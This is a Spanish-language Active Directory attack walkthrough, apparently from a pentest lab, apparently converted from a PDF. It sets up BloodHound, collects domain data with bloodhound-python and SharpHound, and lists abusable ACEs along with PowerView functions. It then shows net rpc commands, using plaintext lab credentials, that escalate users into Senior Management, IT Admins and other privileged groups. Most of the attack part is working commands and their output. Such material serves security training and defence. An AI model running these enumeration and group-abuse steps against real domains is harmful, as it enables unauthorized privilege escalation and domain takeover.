
```
#neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j...
2024-09-25 19:22:02.934+0000 INFO  Starting...
2024-09-25 19:22:05.308+0000 INFO  This instance is ServerId(lb760b96-a048-4ded-96ba-b11c72e0a122)
2024-09-25 19:22:13.738+0000 INFO  ===== Neo4j 4.4.16 =====
2024-09-25 19:22:20.042+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2024-09-25 19:22:26.080+0000 INFO  Setting up initial user from defaults: neo4j
2024-09-25 19:22:26.082+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-09-25 19:22:26.157+0000 INFO  Setting version for 'security-users' to 3
2024-09-25 19:22:26.174+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2024-09-25 19:22:26.194+0000 INFO  Performing postinitialization step for component 'security-users' with version 3 and status CURRENT
2024-09-25 19:22:21.996+0000 INFO  Bolt enabled on localhost:7687
2024-09-25 19:22:25.874+0000 INFO  Remote interface available at http://localhost:7474
2024-09-25 19:22:25.880+0000 INFO  Neo4j(4.4.16)AE184DF6BF8245A91DCEC80000000000000000000000000000000000000000000 neo4j
2024-09-25 19:22:25.886+0000 INFO  name: system
2024-09-25 19:22:25.886+0000 INFO  creationDate: 2024-09-25T19:22:15.96Z[0] neo4j://localhost:7687
2024-09-25 19:22:25.887+0000 INFO  Started.
```

```
cypher-shell-u neo4j-p 'neo4j' "RETURN 1;"  
cypher-shell-u neo4j-p 'B074ch3.' "RETURN 1;"
```

(Releases <https://github.com/SpecterOps/BloodHound-Legacy/releases> )


```
wget https://github.com/SpecterOps/BloodHound-Legacy/releases/download/v4.3.1/BloodHound-linux-x64.zip
```

```
unzip BloodHound-linux-x64.zip  
cd BloodHound-linux-x64  
su kali (No ejecutar como root)  
.BloodHound  
.BloodHound--disable-gpu--no-sandbox--disable-software-rasterizer
```




Si lo anterior no funciona, hacer los siguientes pasos.

Nos conectamos para cambiar las credenciales ingresamos primeramente las siguientes credenciales (**neo4j:neo4j**)




Ahora ingresamos nuestra password super poderosa (**admin**) (coloca la que tu deseas)



Ahora en otra pestaña de CLI escribimos el siguiente comando:

```
pip3 install bloodhound  
bloodhound  
bloodhound-python
```


Se nos abre la siguiente ventana donde ingresaremos para este ejemplo con (**neo4j:admin**)




Conseguir la info para generar él .zip

sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all	Obtener los archivos .json para usarlos en bloodhound
bloodhound-python -u 'lucie.shandie' -p 'Luice1' -d CORP.LOCAL -ns 192.168.100.5 -c All	
ls (para visualizar los resultados)	
zip -r ilfreight_bh.zip *.json	Los comprimimos en un .zip
user == neo4j - pass == admin	Sube el archivo Zip a la GUI de BloodHound


Si el comando anterior no recopila la información es porque en el server windows se debe desmarcar la siguiente opción o casilla para que bloodhound-python funcione:



Cargar archivo .zip a BloodHound.



Esperamos que se cargue el archivo .zip completo al 100%



Ahora empezamos a usar BLOODHOUND 😊





## SharpHound (Herramienta para Windows)

[\*\*SharpHound\*\*](#) es una herramienta de recolección de datos diseñada para ser utilizada en entornos de **Active Directory (AD)**. Es parte del proyecto **BloodHound**, que es una suite de herramientas utilizadas para analizar y visualizar relaciones y privilegios en entornos de Active Directory.

### ¿Qué es SharpHound?

SharpHound es un programa escrito en **C#** que se ejecuta en sistemas Windows y se utiliza para recopilar información sobre objetos y relaciones en un dominio de Active Directory. Esta información incluye:

- Usuarios.
- Grupos.
- Equipos.
- Permisos.
- Relaciones de confianza.
- Conexiones entre objetos.

Los datos recolectados se guardan en archivos JSON, que luego pueden ser importados en la herramienta **BloodHound** para su análisis visual.

<https://github.com/Anonimo501/SharpHound.exe>

<https://github.com/SpecterOps/BloodHound-Legacy/blob/master/Collectors/SharpHound.ps1>

Luego de pasar SharpHound.exe al Windows víctima ejecutar el siguiente comando:

`.\$SharpHound.exe-c All--zipfilename archivo`

También podríamos ejecutarlo con este comando:


`.\$SharpHound.exe-c All--Domain ejemplo.com`

El archivo.zip generado lo pasamos a nuestra maquina parrot y lo abrimos con bloodhound.

Otra forma seria con el SharpHound.ps1

Iniciamos la herramienta primero y luego recolectamos o recopilamos de todos los objetos del dominio, y podremos usar el archivo .zip generado para llevarlo al parrot os y pasárselo a bloodhound para el análisis.

```
Unblock-File-Path .\SharpHound.ps1  
.\SharpHound.ps1  
Invoke-Bloodhound-CollectionMethod All
```



## Listado de ACEs vulnerables

A continuación, os indico un listado de ACEs que debemos tener en cuenta desde el punto de vista de seguridad de cara a su explotación:

- **ForceChangePassword:** Proporciona la capacidad de cambiar la contraseña del usuario objetivo sin conocer el valor actual. Abusado con **Set-DomainUserPassword**
- **AddMembers:** Proporciona la capacidad de añadir usuarios, grupos o equipos arbitrarios al grupo de destino. Abusado con **Add-DomainGroupMember**
- **GenericAll:** Proporciona control total del objeto, incluyendo la capacidad de añadir otros usuarios a un grupo, cambiar una contraseña de usuario sin conocer su valor actual, registrar un SPN con un objeto de usuario, etc. Abusado con **Set-DomainUserPassword** o **Add-DomainGroupMember**
- **GenericWrite:** Proporciona la capacidad de actualizar cualquier valor de parámetro de objeto de destino no protegido. Por ejemplo, actualizar el valor del parámetro "scriptPath" en un objeto de usuario de destino para hacer que ese usuario ejecute los comandos/ejecutables especificados la próxima vez que se conecte. Abusado con **Set-DomainObject**
- **WriteOwner:** Proporciona la capacidad de actualizar el propietario del objeto de destino. Una vez que el propietario del objeto ha sido cambiado a un usuario que el atacante controla, el atacante puede manipular el objeto de la manera que crea conveniente. Abusado con **Set-DomainObjectOwner**
- **WriteDACL:** Proporciona la capacidad de escribir una nueva ACE en la DACL del objeto objetivo. Por ejemplo, un atacante puede escribir una nueva ACE en la DACL del objeto de destino, dándole el "control total" del objeto de destino. Abusado con **Add-NewADObjectAccessControlEntry**
- **AllExtendedRights:** Proporciona la capacidad de realizar cualquier acción asociada con los derechos extendidos de Active Directory contra el objeto. Por ejemplo, añadir usuarios a un grupo y forzar el cambio de la contraseña de un usuario de destino. Se abusa con **Set-DomainUserPassword** o **Add-DomainGroupMember**.

Por supuesto, esta no es la lista completa de ACEs que pueden vulnerarse, existen decenas de permisos que bajo ciertas circunstancias también pueden llegar a ser explotados.

Escaneo de todas las ACEs de nuestros objetos en el dominio.

Enumerar usuarios con PowerView.ps1

```
Unblock-File-Path .\PowerView.ps1  
. .\PowerView.ps1  
Invoke-ACLScanner-ResolverGUIDs | select IdentityReferenceName, ObjectDN,  
ActiveDirectoryRights | fl
```

Si no funciona el anterior usar:

```
Invoke-ACLScanner-ResolveGUIDs | select IdentityReference, ObjectDN, ActiveDirectoryRights | fl
```

Con SID

```
Invoke-ACLScanner-ResolveGUIDs | select IdentityReference, ObjectDN, ActiveDirectoryRights,  
SecurityIdentifier | fl
```

```
Invoke-ACLScanner-ResolveGUIDs | select IdentityReference, ObjectDN, ActiveDirectoryRights,  
SecurityIdentifier | fl
```

Estas **DACL** han sido creadas (**No por defecto**)

```
IdentityReference      : CORP\empleado2  
ObjectDN              : CN=W502,CN=Computers,DC=corp,DC=local  
ActiveDirectoryRights : WriteProperty  
  
IdentityReference      : CORP\Project management  
ObjectDN              : CN=Francyne Nissie,CN=Users,DC=corp,DC=local  
ActiveDirectoryRights : WriteProperty  
  
IdentityReference      : CORP\Senior management  
ObjectDN              : CN=Marcie Evangelina,CN=Users,DC=corp,DC=local  
ActiveDirectoryRights : WriteDacl  
  
IdentityReference      : CORP\sales  
ObjectDN              : CN=Dreddy Maurizia,CN=Users,DC=corp,DC=local  
ActiveDirectoryRights : GenericWrite
```

## ABUSO DE DACLs/ACEs

# Listar todos los grupos disponibles

```
net rpc group list -U "CORP.LOCAL/lucie.shandie%Luice1" -S 192.168.100.5
```

Esto es importante para tener el nombre exacto de los grupos ya que es vital diferenciar las letras mayúsculas de las minúsculas.

```
(root@kali:~/home/kali/tools) # net rpc group list -U "CORP.LOCAL/lucie.shandie%Luice1" -S 192.168.100.5
accounting
Administradores de empresas
Administradores de esquema
Administradores del dominio
Administradores de dominio
Controladores de dominio
Controladores de dominio clonables
Controladores de dominio de sólo lectura
DnsUpdateProxy
Enterprise Domain Controllers de sólo lectura
Equipos del dominio
Executives
Invitados del dominio
IT Admins
marketing
Office Admin
Project management
Propietarios del creador de directivas de grupo
Protected Users
sales
Senior management
Usuarios del dominio
Publicadores de certificados
Servidores RAS e IAS
Grupo de replicación de contraseña RODC permitida
Grupo de replicación de contraseña RODC denegada
WinRMRemoteMIUsers_
DnsAdmins
Administradores
Usuarios
Operadores
Operadores de impresión
Operadores de copia de seguridad
Duplicadores
Usuarios de escritorio remoto
Operadores de configuración de red
Usuarios del monitor de sistema
Usuarios del registro de rendimiento
Usuarios COM distribuidos
IIS_IUSRS
Operadores criptográficos
Lectores del registro de eventos
Certificate Service DCOM Access
Servidores de acceso remoto RDS
Servidores de extremo RDS
Servidores de administración RDS
Administradores de Hyper-V
Operadores de asistencia de control de acceso
Usuarios de administración remota
Oper. de servidores
Oper. de cuentas
Acceso compatible con versiones anteriores de Windows 2000
Creadores de confianza de bosque de entrada
Grupo de acceso de autorización de Windows
Servidores de licencias de Terminal Server
```

## Intención: Hacerse con el Dominio – Práctica de ataques

Credenciales del usuario inicial (Básico)

Lucie.Shandie:Luice1



Lucie es miembro del grupo SALES, el cual tiene GenericAll sobre el grupo SENIOR MANAGEMENT.

### 🎯 Ataque con GenericAll

Con GenericAll tenemos control total sobre el grupo, así que podemos agregar usuarios directamente.

#### 👤 1. Agregar un usuario al grupo SENIOR MANAGEMENT

```
net rpc group addmem "SENIOR MANAGEMENT" "Lucie.Shandie" -U  
"CORP/Lucie.Shandie%Luice1" -S 192.168.100.5
```

**Senior Management:** Es el grupo al que se desea agregar un usuario (Lucie.Shadie)

**Corp:** es el dominio

**Lucie.Shadie:** es el usuario (Lucie1 es la password)

**192.168.100.5:** DC


#### ✓ 2. Verificar que el usuario fue agregado al grupo

```
net rpc group members "SENIOR MANAGEMENT" -U "CORP/Lucie.Shandie%Luice1" -S  
192.168.100.5
```

Veremos algo como lo siguiente:

```
[root@kali]-[~/home/kali/tools/AD]  
# net rpc group addmem "SENIOR MANAGEMENT" "Lucie.Shandie" -U "CORP/Lucie.Shandie%Luice1" -S 192.168.100.5  
  
[root@kali]-[~/home/kali/tools/AD]  
# net rpc group members "SENIOR MANAGEMENT" -U "CORP/Lucie.Shandie%Luice1" -S 192.168.100.5  
CORP\francyne.nissie  
CORP\sherrill.harriette  
CORP\maurise.berty  
CORP\christal.mab  
CORP\kingsly.brianna  
CORP\kittie.cherry  
CORP\lucie.shandie ←  
CORP\anna-diana.justinn  
CORP\gerti.brandea  
CORP\korella.cassandry
```

Repetimos el ataque con el grupo **PROJECT MANAGEMENT** y logramos agregar el usuario **Lucie.Shandie:Luice1**.



**Lucie.Shandie:Luice1.** Ahora miembro de ambos grupos.


```
(root㉿kali)-[/home/kali/tools]
└─# net rpc group members "PROJECT MANAGEMENT" -U "CORP\Lucie.Shandie%Luice1" -S 192.168.100.5
CORP\karine.sheri
CORP\jessalyn.opal
CORP\christal.mab
CORP\kippy.madelene
CORP\melicent.louisette
CORP\ilyssa.rebecca
CORP\lucie.shandie ←
CORP\imelda.margret
CORP\anna-diana.justinn
CORP\lula.helena
CORP\kalli.ilise
CORP\lida.farah
CORP\madelaine.eloenore

(root㉿kali)-[/home/kali/tools]
└─# net rpc group members "SENIOR MANAGEMENT" -U "CORP\Lucie.Shandie%Luice1" -S 192.168.100.5
CORP\francyne.nissie
CORP\sherill.harriette
CORP\maurise.berty
CORP\christal.mab
CORP\kingsly.brianna
CORP\kittie.cherry
CORP\lucie.shandie ←
CORP\anna-diana.justinn
CORP\gerti.brandea
CORP\korella.cassandry
```

## 🎯 Ataque de WriteOwner

GenericWrite es distinto de WriteOwner, pero ambos permiten realizar operaciones de escritura.

Ahora tomaremos el usuario **leila.lyndy: Leila1** para realizar un ataque de WriteOwner, dicho usuario pertenece al grupo **ACCOUNTING** y enviará el ataque para que Leila pertenezca al grupo **SENIOR MANAGEMENT**.



### 👤 1. Agregar un usuario al grupo SENIOR MANAGEMENT

```
net rpc group addmem "Senior management" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S 192.168.100.5
```

### ✓ 2. Verificar que el usuario fue agregado al grupo

```
net rpc group members "Senior management" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
```

```

[root@kali-vm ~]# net rpc group members "Senior management" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
CORP\francyne.nissie
CORP\sherill.harriette
CORP\maurise.berty
CORP\christal.mab
CORP\kingsty.brianna
CORP\kittie.cherry
CORP\lucie.shandie
CORP\anna-diana.justinn
CORP\gerti.brandea
CORP\korella.cassandra
CORP\alvinia.odille
CORP\leila.lyndy
CORP\leonid.amara
CORP\marty.lizzie
  
```

Diferencias principales:

#### GenericWrite


- Permite:
  - Modificar atributos del objeto
  - Agregar/remover miembros (en grupos)
  - Cambiar información general
  - NO permite cambiar el propietario

#### WriteOwner

- Específico: Solo para cambiar el propietario del objeto
- Permite:
  - Asignar un nuevo propietario al objeto
  - Tomar "ownership" del objeto

## 🎯 Ataque de WriteOwner

Ahora tenemos acceso a **SENIOR MANAGEMENT** con el usuario **leila.lyndy: Leila1** haremos otro ataque de **WriteOwner** para ganar acceso a **IT ADMINS**.



### 👤 1. Agregar un usuario al grupo SENIOR MANAGEMENT

```
net rpc group addmem "IT Admins" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S  
192.168.100.5
```

```
net rpc group addmem "Office Admin" "leila.lyndy" -U "CORP.LOCAL/leila.lyndy%Leila1" -S  
192.168.100.5
```

### ✓ 2. Verificar que el usuario fue agregado al grupo

```
net rpc group members "IT Admins" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
```

```
net rpc group members "Office Admin" -U "CORP/leila.lyndy%Leila1" -S 192.168.100.5
```

